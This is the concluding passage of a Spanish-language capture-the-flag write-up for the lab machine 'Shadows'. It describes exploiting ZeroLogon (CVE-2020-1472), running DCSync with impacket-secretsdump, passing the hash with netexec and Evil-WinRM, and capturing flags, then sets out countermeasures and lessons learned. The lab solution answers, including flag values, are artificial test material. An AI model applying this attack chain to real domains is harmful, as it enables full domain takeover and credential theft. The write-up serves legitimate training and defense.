
Evidencia 41. exploit.py (ZeroLogon / CVE-2020-1472) contra SEERVER — "Target vulnerable, changing account password to empty string... Exploit complete!"; DCSync inmediato con impacket-secretsdump -no-pass -just-dc 'SEERVER$@shadow.thl'.

Con la contraseña de la cuenta de máquina del DC vacía, impacket-secretsdump pudo autenticarse como SEERVER$ y realizar un DCSync completo contra la base de datos de Active Directory, volcando los hashes NTLM y las claves Kerberos de todas las cuentas del dominio, incluidas Administrator y krbtgt — compromiso total del dominio (Domain Admin).




Evidencia 42. Volcado completo de NTDS.dit vía DCSync — hashes NTLM y claves Kerberos de todas las cuentas del dominio, incluido Administrator.


El hash NTLM de Administrator se validó con netexec (Pass-the-Hash exitoso) y se usó para abrir una sesión interactiva de Evil-WinRM, confirmando el control total del controlador de dominio.



Evidencia 43. netexec smb — Pass-the-Hash exitoso como Administrator (Pwn3d!); sesión Evil-WinRM establecida.




Evidencia 44. netexec smb — confirmación del Pass-the-Hash de Administrator.



Evidencia 45. Sesión Evil-WinRM como Administrator establecida con el hash NTLM obtenido vía DCSync.

Ambas banderas se encontraron en el escritorio de Administrator.



Evidencia 46. Captura de banderas en C:\Users\Administrator\Desktop: root.txt (3dbef36d4e0a70969dce8893dc1e5250) y user.txt (0820efcdfce23e5432c9f528e68d1768).

5. Contramedidas y lecciones aprendidas

Controles que habrían cortado la cadena de ataque

- Verificación de identidad robusta en la mesa de ayuda: ningún restablecimiento de contraseña de Active Directory debería proceder con solo un nombre de usuario y una extensión telefónica como prueba de identidad. Debe exigirse un segundo factor fuera de banda (confirmación con el responsable directo, un código enviado al dispositivo corporativo registrado, o verificación por videollamada) antes de resetear cualquier credencial, y la nueva contraseña nunca debería dictarse por el mismo canal que inició la solicitud. Esto habría eliminado la credencial inicial de shadow.
- Auditoría periódica de permisos delegados (ACL) en Active Directory: cadenas como GenericAll/ForceChangePassword/GenericWrite entre cuentas estándar (shadow→secadmin→svc_backup, helpdesk→auditmgr) deben detectarse proactivamente con BloodHound u otra herramienta equivalente ejecutada por el propio equipo de seguridad, no solo por un atacante. Ninguna de estas cuatro relaciones de control parece tener una justificación operativa evidente y todas deberían revisarse y revocarse si no la tienen.
- Protección y clasificación de informes internos de seguridad: un informe de Red Team o de auditoría de contraseñas es, por definición, un documento que un atacante quiere encontrar; debe almacenarse con control de acceso estricto (nunca en un recurso compartido accesible por cuentas de servicio de bajo privilegio) y, si debe citar ejemplos de contraseñas reales o patrones observados, estos deben anonimizarse u ofuscarse en la versión del informe que circula fuera del equipo que remediará los hallazgos.
- Política de contraseñas que impida patrones predecibles: forzar reglas de complejidad que bloqueen el uso del nombre de la organización, variaciones del dominio interno, estaciones/meses/años y sustituciones triviales de caracteres (listas de contraseñas prohibidas personalizadas, no solo complejidad genérica), para que un informe de auditoría filtrado deje de ser, como ocurrió aquí, un diccionario de ataque funcional.
- Monitoreo de escritura de Service Principal Names y de solicitudes de tickets de servicio (Kerberoasting dirigido): un evento de modificación del atributo servicePrincipalName sobre una cuenta de usuario, seguido en segundos de una solicitud de TGS para ese mismo SPN, es un patrón de Kerberoasting dirigido altamente específico (evento 4738 seguido de 4769) y debería generar una alerta de alta prioridad en el SIEM, independientemente de si el hash llega a crackearse.
- Parcheo y hardening de Netlogon (ZeroLogon): CVE-2020-1472 cuenta con parche de Microsoft desde agosto de 2020 y con la fase de aplicación forzada ("enforcement mode") disponible desde febrero de 2021; un controlador de dominio de 2026 sin este parche representa una falla crítica de gestión de parches que, por sí sola, habría bastado para comprometer el dominio sin necesidad de ninguna otra técnica de esta cadena. Debe auditarse de forma continua el estado de parcheo de los DC frente al catálogo de vulnerabilidades críticas conocidas (KEV).

- Sincronización de reloj (NTP) en el entorno de detección y respuesta: el desajuste de reloj entre el atacante y el DC bloqueó accidentalmente dos técnicas de escalada (RBCD y noPac) en este ejercicio, pero en un entorno de producción real un desajuste de reloj mayor a 5 minutos en los propios controladores de dominio (tal como evidenció el nmap inicial, con un clock-skew de casi una hora) indica un problema operativo de NTP que puede, por el contrario, facilitar ataques de replay Kerberos (pass-the-ticket) si los relojes de los clientes legítimos también están desincronizados; debe monitorearse y corregirse.

Reflexión

Shadows refuerza, con una cadena incluso más larga que la de ejercicios anteriores, el mismo patrón: el compromiso total de un dominio Active Directory rara vez depende de una única falla espectacular, sino de la acumulación de fallas pequeñas y aparentemente independientes —un proceso de soporte técnico mal diseñado, permisos delegados sin revisar, un documento interno mal protegido, una política de contraseñas débil— que un atacante metódico encadena una tras otra. Es notable, además, que dos técnicas modernas y bien documentadas de escalada (RBCD sobre el DC y noPac) resultaran lógicamente viables en este entorno pero inutilizables en la práctica por un simple problema de sincronización horaria, mientras que una vulnerabilidad de 2020 ampliamente parcheada en la industria (ZeroLogon) seguía abierta y terminó siendo el camino real hacia el Domain Admin. Esto es un recordatorio útil para la labor de hunting: la ausencia de parches críticos conocidos sigue siendo, con frecuencia, más explotable en la práctica que técnicas más sofisticadas y mejor defendidas por el hardening moderno.

6. Anexos

6.1 Banderas capturadas

Bandera	Ubicación	Valor
user.txt	C:\Users\Administrator\Desktop\user.txt	0820efcdfce23e5432c9f528e68d1768
root.txt	C:\Users\Administrator\Desktop\root.txt	3dbef36d4e0a70969dce8893dc1e5250

6.2 Scripts propios utilizados

pass.py — generador en Python de variaciones de los patrones de contraseña filtrados en el informe de Red Team (combinaciones de Password123/Shadow/Shadows.Thl/Verano con el año y sufijos de símbolo !, #, @), usado como diccionario dirigido para el password spraying.

exploit.py — implementación propia del ataque ZeroLogon (CVE-2020-1472) sobre el protocolo Netlogon, usada para restablecer a vacío la contraseña de la cuenta de máquina del controlador de dominio (SEERVER$) y habilitar el DCSync posterior.

6.3 Wordlists utilizadas

- Diccionario propio generado por pass.py a partir de los patrones de contraseña filtrados en el informe interno (usado en el password spraying con netexec).
- rockyou.txt — wordlist pública estándar, usada con John the Ripper para crackear el hash TGS obtenido en el Kerberoasting dirigido sobre auditmgr.

6.4 Resumen de credenciales obtenidas

Cuenta	Origen de la credencial	Acceso logrado
shadow	Vishing/ingeniería social a IT Support (Support.txt)	SMB/LDAP; sin acceso a shares sensibles
secadmin	Abuso de GenericAll (bloodyAD) desde shadow	SMB; sin WinRM
svc_backup	Abuso de ForceChangePassword (bloodyAD) desde secadmin	Lectura de \\DataRecovery e \\Incidents
helpdesk	Password spraying dirigido (patrones del informe filtrado)	SMB; GenericWrite sobre auditmgr
auditmgr	Kerberoasting dirigido (SPN escrito vía GenericWrite) + John/rockyou	WinRM — primera sesión interactiva
Administrator / krbtgt	DCSync vía ZeroLogon (CVE-2020-1472) sobre SEERVER$	WinRM — Domain Admin (root.txt / user.txt)